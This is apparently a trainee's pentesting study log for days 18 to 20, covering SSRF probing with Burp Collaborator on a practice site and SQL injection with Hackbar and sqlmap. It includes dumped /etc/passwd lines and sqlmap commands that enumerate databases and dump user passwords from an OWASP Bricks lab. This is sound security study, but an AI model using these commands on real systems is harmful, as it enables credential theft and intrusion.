lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/no
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
is already registered!
Dinesh Parant...

DAY 18
DATE : 23/07/2021

<u>TASKS DONE :</u>

- SSRF



  - testphp.vulnweb.com

✓ Possible parameters

- dest=http://examle.com
- redirect
- uri
- path
- continue
- url
- window
- next
- data
- reference site
- html
- val
- validate
- domain
- callback
- return
- page
- view
- dir

- show
- file
- document
- folder
- root
- path
- pg
- style
- pdf
- template
- php_path
- doc
- feed
- host
- port
- to
- out
- navigation
- open
- result

- Tool
  - Burpsuite pro
    - Open Testphp.vulnveb.com
    - search for SSRF parameter
    - Capture e request
    - send request to repeater tab
    - check file= and replace image tage with URL
    - and send request and check response
    - if success , the website is vulnerable for SSRF

  - Collabration client
    - brup -> burp collabration client
    - change poll to 1
    - copy URL " click copy link to clipboard"
    - paste in request parameter file =
    - send request and check Ip in brup collabration client server
    - if source/host URL iP is reflected the site is vulnerable for SSRF

- POC

- https://www.google.com/search?client=firefox-b-e&sxsrf=ALeKk01JOB5nJ-8OHUzfaUaAcbkaD8w-zA:1627295217825&q=SSRF+hackerone+report&spell=1&sa=X&ved=2ahUKEwibmJyLw4DyAhWDlEsFHafIAukQBSgAegQIARAx

DAY 19
DATE : 24/07/2021

TASKS DONE :

- SQL Injection
  - Cyber fox -
    - Hack Bar xpi
- TYPES
  - Hackbar -GUI
  - SQL map - Command / Terminal method
  - Tool -> JSQLI / Jsql Injection

- Website
  - http://hackazon.webscantest.com/

- Hackbar
  - Database Name -hackazon
  - Table - tbl_customers
  - Columns - custID
    - cust_password
    - cust_email
  - Data -

- JSQLinjection

  - https://sourceforge.net/projects/jsqlinjection/

DAY 20
DATE : 25/07/2021

TASKS DONE

- SQl Injection
  - OWASP BWA

    - OWASP Bricks

- DATABASE
- USER
- PASSWORD
- TABLE
- FIELD
- DATAS

- sqlmap -u http://192.168.43.123/owaspbricks/login-1/ --dbms=mysql --forms --banner
- sqlmap -u http://192.168.1.50/owaspbricks/login-1/ --dbms=mysql --forms --users
- sqlmap -u http://192.168.1.50/owaspbricks/login-1/ --dbms=mysql --forms --users --passwords
- sqlmap -u http://192.168.1.50/owaspbricks/login-1/ --dbms=mysql --forms --dbs
- sqlmap -u http://192.168.1.50/owaspbricks/login-1/ --dbms=mysql --forms -D bricks
- sqlmap -u http://192.168.1.50/owaspbricks/login-1/ --dbms=mysql --forms -D bricks --tables
- sqlmap -u http://192.168.1.50/owaspbricks/login-1/ --dbms=mysql --forms -D bricks -T users --columns
- sqlmap -u http://192.168.1.50/owaspbricks/login-1/ --dbms=mysql --forms -D bricks -T users -C name,email,password –dump

semikala.venkateshwarareddy@focusacademy.in